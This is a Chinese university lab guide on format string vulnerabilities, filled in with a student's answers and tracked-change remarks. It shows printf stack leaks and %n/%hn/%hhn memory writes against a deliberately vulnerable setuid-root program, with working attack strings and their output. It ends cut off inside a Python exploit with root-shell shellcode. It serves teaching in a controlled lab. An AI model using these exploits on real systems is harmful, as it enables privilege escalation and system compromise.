实验指导书

学院名称：网络空间安全　　实验学时：2

课程名称：网络攻防实验　　实验教师：崔剑、孙钰

实验题目：实验十二 格式化字符串漏洞

删除[青风明月-崔剑]: 操作系统原理与安全

删除[青风明月-崔剑]: 、杨立群

删除[青风明月-崔剑]: 八

实验目的：

理解格式化字符串漏洞的原理，并能够利用格式化字符串漏洞进行攻击。

实验内容：

学习格式化字符串漏洞的原理，并利用漏洞完成内存数据泄露、程序内存数据修改和恶意代码注入。

整体实验要求：

按照实验步骤完成实验。记录实验过程，加入自己的理解，形成实验报告。

实验步骤:

1. printf()函数分析

1.1. 实验内容

理解 c/c++语言中的 printf 的参数传递原理，并对格式化字符串漏洞有初步的认识。

1.2. 实验指导

函数 printf()可接受任意数目的参数，并将**第一个参数作为格式化字符串，根据其来解析之后的参数**。其函数原型如下所示。

```
int  printf(const  char  *format,...)
```

我们一般以如下形式使用 printf()函数




图 1 printf()函数参数解析

在图 1 的例子中，使用了含 3 个可变参数的 printf()函数。它的格式化字符串中有三个以%引导的元素，这些元素被称为格式规定符。当调用 printf 函数时，它会将所输入的所有参数压入栈中。在工作时，printf()函数扫描格式化字符串，打印出每个遇到的字符，直到遇到一个格式规定符。此时，printf()会到栈中获取相应的参数，对其解析并输出。在这个解析的过程中，printf 使用到了指针 va_list，va_list 指向所要解析的参数，在解析完成后，根据所解析参数的类型使指针移动并指向下一个可变参数的位置(如 int 型则移动 4 字节，double 型则移动 8 字节)。




图 2 printf()函数的工作过程

1.3. 源代码

```c
#include<stdio.h>

int main(){
    int id=100, age=25;
    char *name="Bob Smith";
    printf("ID: %d, Name: %s, Age: %d\n",id, name);
}
```

args_lack.c


:


1.4. 编译与运行

编译 args_lack.c:

```
(username㉿kali)-[~/Desktop/System Security/StringFormat] $ gcc args_lack.c -o args_lack
```

参考运行结果





1.5. 思考题本步骤作为实验开放性考核的一部分，必须整理进实验报告。

① 当可变参数不足时，输出会存在什么问题，以 1.4 中运行结果为例，请解释程序的输出。

答：

当可变参数不足时，格式化字符串会尝试读取栈上的数据，这会导致将栈上的敏感信息泄漏给攻击者。

② 如果执行类似这样的代码 printf("%s%s%s%s%s%s%s%s");可能会出现什么问题。

答：

zrz@kali: ~/Exp12

File Actions Edit View Help

```
#include<stdio.h>

int main(){
    int id=100, age=25;
    char *name="Bob Smith";
    printf("%s%s%s%s%s%s%s%s");
    //printf("ID: %d, Name: %s, Age: %d\n",id, name);
}

~
~
```

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ gcc args_lack.c -o args_lack_1

┌──(zrz㉿kali)-[~/Exp12]
└─$ ./args_lack_1
Segmentation fault
```

如图，出现段错误。

2. 利用格式化字符串漏洞

2.1. 实验内容

通过字符串格式化漏洞，泄露栈中数据，并修改内存中数据。

设置格式[zhao ruizhi]: 缩进: 首行缩进: 0 毫米, 无项目符号或编号

设置格式[zhao ruizhi]: 缩进: 首行缩进: 0 毫米, 无项目符号或编号

设置格式[zhao ruizhi]: 字体: (默认)Times New Roman, 小四

删除[zhao ruizhi]:

设置格式[zhao ruizhi]: 两端对齐

2.2.实验指导

要想发起一次成功的攻击，要弄清楚 printf()函数在运行时的栈布局。如图 3 所示是 2.3 中漏洞程序的栈帧布局。其中最重要的部分是 va_list 指针的起始位置。在 printf()函数中，可变参数的起始位置在格式化字符串参数的正上方，这也是 va_list 指针的起始位置。




图 3 vul 的栈帧布局

由第一个实验我们可以知道，当可变参数不足时，printf()函数仍然会继续匹配栈上的数据，从而可能导致秘密信息的泄露。在进行漏洞利用时，为了弄清需要多少个格式规定符，我们需要计算秘密信息到 va_list 初始位置的距离，但实际操作时使用我们可以使用试错法，如图 4 所示，一次性输入较多格式规定符来泄露栈上数据。




图 4 利用格式化字符串漏洞泄露栈上数据

格式化字符串漏洞更强大之处在于它可以修改内存中的数据，这是基于printf()中的%n 格式规定符：%n 会将目前已打印出的字符的个数写入内存，如执行 printf(“hello%n”,&i)，会先打印出 hello，这时打印出 5 个字符，会将 5 保存至变量 i 中(必须提供 i 的地址)。

从%n 的使用方法可以看出，当 printf()函数遇到%n 时，它获取 va_list 指针指向的值，视该值为一个内存地址，然后将数据写入该地址。因此我们要修改某个变量值，首先要把该变量的地址放入栈中。因为用户的输入会被保存在栈中，因此我们可以选择在输入中加入 var 的地址。但变量的地址一般不是可打印字符，难以输入，这里提供一种初级的方法：将所输入内容保存到文件中，然后令漏洞程序从文件中获取输入，具体操作过程如下所示。

假设所修改变量的地址为 0xbffff304，在 bash 中使用以下命令 ：

```
(username㉿kali)-[~/Desktop/System Security/StringFormat] $ echo $(printf "\x04\xf3\xff\xbf").%
```

```
(username㉿kali)-[~/Desktop/System Security/StringFormat] $ ./vul < input
```

使用如下方式令程序从文件中读取输入：

把 printf 命令放入$()中，使用$(command)的目的在于进行指令替换。在 Bash 中，它用指令的结果来代替指令本身。数字之前放置”\x”来表示视 04 为一个数

字，而不是两个 ASCII 字符’0’和’4’。应该注意到，你的设备是小端存储还是大端存储，以此决定地址字节放入的顺序。

在将 0xbffff304 保存到栈中后，需要移动 va_list 指针到这个数值所在地址，然后使用%n，这样，地址 0xbffff304 处的内存就会被更改。可以用%x 格式规定符来移动 va_list 指针，问题在于需要多少个%x 格式规定符。可以通过此前提到的试错法，例如需要 6 个%x 程序才能打印出栈中地址 0xbffff304，则可以构造 6 个%x(在 32 位系统下将移动 24 个字节)将 va_list 移动到这个地址，1 个%n 向该地址中写入数值。

删除[青风明月-崔剑]: 5

删除[青风明月-崔剑]: 0




图 5 利用格式化字符串漏洞修改内存

现在我们来尝试修改程序数据为指定值。前面提到%n 会将目前所输出的字符数写入内存，如果我们想要更改某个数据为 0x66887799，那么需要构造长度为 17 亿的数据，这将非常麻烦。所幸我们可以借助 printf 的一些修饰符来简化操作。

(1)精度修饰符如“.number”，当应用于整型值时，它控制最少打印多少位字符，如果数字不够长，则在前面补 0。例如 printf(“%.5d”, 10)将打印 00010

(2)宽度修饰符和精度修饰符格式类似，但没有小数点。当应用于整型值时，他也控制最少打印多少位字符。如果整型数的位数小于指定宽度，则数字开头以空格填充。如 printf(“%5d”,10)将打印 ___10(_表示空格)

但这样仍然不够，打印 17 亿个 0 大概需要 1 个多小时，我们需要更快的方法。长度修饰符是可被用在格式规定符中来限定输出的整型参数的类型，当使用在%n 上时，它控制把参数当作多少个字节的整数。在

允许加到%n 的众多长度修饰符选项中，重点关注以下三种：

(1)%n:视参数为 4 字节整型数

(2)%hn: 视参数为 2 字节短整型数

(3)%hhn: 视参数为 1 字节字符型数

你可以通过运行下列代码来加深对这三种长度修饰符的理解。

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ ./test1
12345
The value of a: 0×5
12345
The value of b: 0×11220005
12345
The value of c: 0×11223305
```

```c
#include<stdio.h>

void main(){
    int a,b,c;
    a=b=c=0x11223344;


    printf("12345%n\n",&a);
    printf("The value of a: 0x%x\n", a);
    printf("12345%hn\n",&b);
    printf("The value of b: 0x%x\n", b);
    printf("12345%hhn\n",&c);
    printf("The value of c: 0x%x\n", c);
```

要修改 var 的值为 0x66887799，可以用两个%hn 来修改变量 var，一次修改两个字节，也可以使用 4 个%hhn，一次修改 1 个字节，本次实验中选择使用%hn。

把 var 变量分为两个部分，每个部分各两个字节。较低端的两字节地址是 0xbffff304，它们需要被改为 0x7799；较高端的两字节地址是 0xbffff306，它们需要被改成 0x6688。用两个%hn 格式规定符来更改这两处内存，则这两个地址都要存在栈中。在格式化字符串中植入这两个地址，这样它们就会被保存到栈中。

应该注意：%n 对应的写入变量的值是累计的，也就是说，如果第一个%n 得到值 a，在遇到第二个%n 之前，又打印了 t 个字符，那么第二个%n 将得到 a+t。因此，先存小的值 0x6688，再存大的值 0x7799。也就是先把 0xbffff306 的两个字节改为 0x6688，接着再打印出一些字符，使得到达第二个地址(0xbffff304)时，已被打印出的字符数增至 0x7799。

综合以上方法，假设 var 变量存放在地址 0xbffff304 处，我们可以构造如图 6 所示字符串，将它的值更改为 0x66887799。




图 6 用于攻击的格式化字符串的含义

在该字符串中，对于前 4 个%x 格式规定符，将精度修饰符设置为%.8x，使每个整型数被打印为 8 位数。加上之前打印的 12 个字符，printf()函数现在已打印了 44(12+4*8)个字符。为了达到 0x6688，也就是十进制 26248，需要再打印 26204 个字符。这就是设置最后一个%x 的精度为%.26204x 的缘故。当到达第一个%hn 时，0x6688 将会被写入 0xbffff306 地址处的两个字节。

完成第一个地址内存的修改后,如果立即使用另一个%hn 来修改第二个地址内存，相同的值会被写入第二个地址。因此需要输出更多字符以增加到 0x7799。这就是为什么要在两个地址之间放入 4 个字节(字符串"@@@@")，这样一来就能在两个%hn 之间插入一个%x 来输出更多的字符。第一个%hn 之后，va_list 指针指向"@@@@"(0x40404040)；%x 将输出它，接着移动指针到第二个地址。通过设置精度为 4369(0x7799-0x6688)，再输出 4369 个字符。因此，当到达第二个%hn 时，0x7799 将会被写入 0xbffff304 地址处的两个字节。

2.3. 源代码

以下 vul.c 为含有格式化字符串漏洞的代码。

```c
#include<stdio.h>
void fmtstr(){
    char input[100];
    int var=0x11223344;
    /*print out information for experiment purpose*/
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);


    printf("Please enter a string: ");
    fgets(input,sizeof(input)-1,stdin);
    printf(input);//The vulnerable place
    printf("Data at target address: 0x%x\n",var);
}
void main(){
    fmtstr();
```

2.4. 编译与运行

```
(username㉿kali)-[~System Security/StringFormat] $ gcc -o vul -m32 vul.c

(username㉿kali)-[~System Security/StringFormat] $ sudo chown root vul

(username㉿kali)-[~System Security/StringFormat] $ sudo chmod 4755 vul

(username㉿kali)-[~System Security/StringFormat] $ sudo sysctl -w kernel.randomize_va_space
```

编译并设置权限，关闭保护措施

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ gcc -o vul -m32 vul.c

┌──(zrz㉿kali)-[~/Exp12]
└─$ sudo chown root vul
[sudo] password for zrz:

┌──(zrz㉿kali)-[~/Exp12]
└─$ sudo chmod 4755 vul

┌──(zrz㉿kali)-[~/Exp12]
└─$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2.5. 实践题本步骤作为实验开放性考核的一部分，必须整理进实验报告。

① 请利用格式化字符串漏洞，使用%x 格式规定符输出程序中的 var 变量。

如图示：多打印几个%08x，最终可以在内存中看到存放 var 变量地址里 var 的值：

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ ./vul
Target address: ffffd048
Data at target address: 0×11223344
Please enter a string: %08x | %08x | %08x | %08x | %08x | %08x | %08x | %08x
00000063 | f7e1d620 | 565561a9 | f7ffdbac | 00000001 | 11223344 | 78383025 | 25207c20
Data at target address: 0×11223344
```

根据以上的结果可知前面需要填 5 个%.8x 来使 va_list 指针指向 var 的地址。

② 请利用格式化字符串漏洞，修改 var 变量的数值为 65537

- 考虑整体修改：（逐字节难以使用的原因是需要修改的值转换为字节后太小了：65537 = 0x10001）
  - 前面需要输出的字符数=4 + 5 * 8 = 44
  - 再补：65537 – 44 = 65493 个字符
- 攻击字符串如下：

  \x48\xd0\xff\xff%.8x%.8x%.8x%.8x%.8x%.65493x%n

设置格式[zhao ruizhi]: 缩进: 首行缩进: 0 毫米, 无项目符号或编号

设置格式[zhao ruizhi]: 缩进: 首行缩进: 0 毫米, 无项目符号或编号

设置格式[zhao ruizhi]: 字体颜色: 红色

设置格式[zhao ruizhi]: 字体: 小四

设置格式[zhao ruizhi]: 字体: 小四

- 攻击成功：

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ echo -e "\x48\xd0\xff\xff%.8x%.8x%.8x%.8x%.8x%.65493x%n" > input

┌──(zrz㉿kali)-[~/Exp12]
└─$ ./vul < input
Target address: ffffd048
Data at target address: 0×11223344
Please enter a string: H◆◆◆00000063f7e1d620565561a9f7ffdbac000000010000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0011223344
Data at target address: 0×10001
```

③ 请利用格式化字符串漏洞，修改 var 变量的数值为 0xdeadbeef

- 考虑选择逐字节修改：
  - 前面需要输出的字符数=4 * (4 + 3) + 5 * 8 = 28 + 32 = 68
  - 0xad < 0xbe < 0xde < 0xef
  - 因为 var 的地址为 ffffd048，可知：

    &ef：ffffd048

    &be：ffffd049

    &ad：ffffd04a

    &de：ffffd04b
  - 可得大致的攻击字符串：

    0xad（ffffd04a）< 0xbe（ffffd049）< 0xde（ffffd04b）< 0xef（ffffd048）

设置格式[zhao ruizhi]：缩进：左侧：22.6 毫米，首行缩进：0 毫米，无项目符号或编号

设置格式[zhao ruizhi]：字体：小四，（中文）英语(美国)

设置格式[zhao ruizhi]：字体：小四

设置格式[zhao ruizhi]：缩进：左侧：14.9 毫米，悬挂缩进：7.8 毫米，项目符号 + 级别：1 + 对齐位置：14.9 毫米 + 缩进位置：22.6 毫米

设置格式[zhao ruizhi]：缩进：左侧：30.4 毫米，项目符号 + 级别：1 + 对齐位置：22.6 毫米 + 缩进位置：30.4 毫米

设置格式[zhao ruizhi]：字体颜色：红色

设置格式[zhao ruizhi]：缩进：左侧：30.4 毫米

设置格式[zhao ruizhi]：字体颜色：红色

设置格式[zhao ruizhi]：字体颜色：红色

设置格式[zhao ruizhi]：字体颜色：红色

设置格式[zhao ruizhi]：字体：小四，字体颜色：红色

- 攻击字符串如下：

  \x4a\xd0\xff\xff@@@@\x49\xd0\xff\xff@@@@\x4b\xd0\xff\xff@@@@\x48\xd0\xff\xff%.8x%.8x%.8x%.8x%.8x%.105x%hhn%.17x%hhn%.32x%hhn%.17x%hhn

- 攻击成功：

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ echo -e "\x4a\xd0\xff\xff@@@@\x49\xd0\xff\xff@@@@\x4b\xd0\xff\xff@@@@\x48\xd0\xff\xff
x%.8x%.8x%.8x%.105x%hhn%.17x%hhn%.32x%hhn%.17x%hhn" > input

┌──(zrz㉿kali)-[~/Exp12]
└─$ ./vul < input
Target address: ffffd048
Data at target address: 0×11223344
Please enter a string: J◆◆◆@@@@I◆◆◆@@@@K◆◆◆@@@@H◆◆◆00000063f7e1d620565561a9f7ffdbac0000000100000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001122
3344000000004040404000000000000000000000404040400000000040404040
Data at target address: 0×deadbeef
```

设置格式[zhao ruizhi]: 缩进: 左侧: 22.6 毫米，首行缩进: 0 毫米，无项目符号或编号

设置格式[zhao ruizhi]: 字体: 小四，（中文）英语(美国)

3. 利用格式化字符串漏洞注入恶意代码

3.1. 实验内容

利用格式化字符串漏洞令有漏洞的程序运行注入的恶意代码。

3.2. 实验指导

为了利用格式化字符串漏洞注入恶意代码，需要应对 4 个挑战：

① 注入恶意代码到栈中；

② 找到恶意代码的起始地址 A；

③ 找到返回地址保存的位置 B；

④ 把 A 写入 B 的内存。

对于挑战①，3.3 中 fmtexploit.py 已经构造好的 shellcode，挑战②和③则在 3.3 节 fmtvul.c 中有所提示，接下来需要利用第 2 节中的内容来完成挑战④。

如图 7 所示，我们首先使用 0x90 来填充要构造的恶意输入，这样只要跳转

删除[zhao ruizhi]: 实验结果参考：

问题①：

```
┌──(curatorjin㉿kali)-[~/桌面/System Security/StringFormat]
└─$ ./vul
Target address: ffffd108
Data at target address: 0×11223344
Please enter a string:
63 f7fa4620 565561a9 f7ffdbac 1 11223344 25207825 78252078 20782520 25207825 78
Data at target address: 0×11223344
```

问题②：

```
Data at target address: 0×10001
```

问题③：

```
Data at target address: 0×deadbeef
```

到其中一个 NOP，就能最终到达恶意代码。在本次实验中，选择数据偏移量 0x90 的地方，因此我们要将地址 array_addr+0x90 写入到返回地址域中，覆盖掉原返回地址 org_addr。

为了能够在短时间内覆盖返回地址，我们将 ret_addr 分成连续的两个两字节内存块，利用构造好的格式化字符串分别向 ret_addr 和 ret_addr+2 写入 array+0x90 的低 2 字节和高 2 字节。此外，我们还需要确认数组入口与 va_list 指针的偏移量，这可以通过试错法来确定。




图 7 fmtvul 的栈帧布局

3.4. 源代码

fmtvul.c 为有漏洞的程序，它将从一个叫做 badfile 的文件中读取数据，并使用 printf()把数据打印出来，代码如下

fmtvul.c

```
#include<stdio.h>

void fmtstr(char *str){
    unsigned int *framep;
    unsigned int *ret;
    //copy eby into framep
    asm("movl %%ebp, %0" : "=r"(framep));
    ret = framep +1;



    /* print out information for experiment purpose */
    printf("The address of the input array: 0x%.8x\n", (unsigned)str);
    printf("The value of the frame pointer: 0x%.8x\n", (unsigned)framep);
    printf("The value of the return address: 0x%.8x\n", *ret);



    printf(str);
    printf("\nThe value of the return address: 0x%.8x\n", *ret);
}



int main(int argc, char **argv)
{
    FILE *badfile;
    char str[200];
    badfile=fopen("badfile","rb");
    fread(str, sizeof(char), 200, badfile);
    fmtstr(str);
```

为简化实验，程序中打印了些额外信息。在第七行，把 ebp 寄存器的值放在了变量 framep 中并打印出来，ret 则为返回地址的值(ebp+4)。此外还打印了调用 printf()函数前后该返回地址域的内容，目的是看它的内容是否改变，如果没有则说明攻击有问题。

使用以下命令对其编译并设置权限

```
┌──(zrz㉿kali)-[~/Exp12]
└─$ vim fmtvul.c

┌──(zrz㉿kali)-[~/Exp12]
└─$ gcc -z execstack -o fmtvul -m32 fmtvul.c

┌──(zrz㉿kali)-[~/Exp12]
└─$ sudo chown root fmtvul

┌──(zrz㉿kali)-[~/Exp12]
└─$ sudo chmod 4755 fmtvul
```

```
(username㉿kali)-[~/Desktop/System Security/StringFormat] $ gcc -z execstack -o fmtvul -m32
 fmtvul.c

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ sudo chown root fmtvul

(username㉿kali)-[~/Desktop/System Security/StringFormat] $ sudo chmod 4755 fmtvul
```

fmtexploit.py 用于构造恶意输入以利用 fmtvul 中的格式化字符串漏洞，

它会将构造好的输入保存至 badfile 中，源代码如下所示：

根据自己的环境已经更改的源代码如下所示：

设置格式[zhao ruizhi]: 字体颜色: 红色

```python
#!/usr/bin/python3
import sys

shellcode=(
    "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
    "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
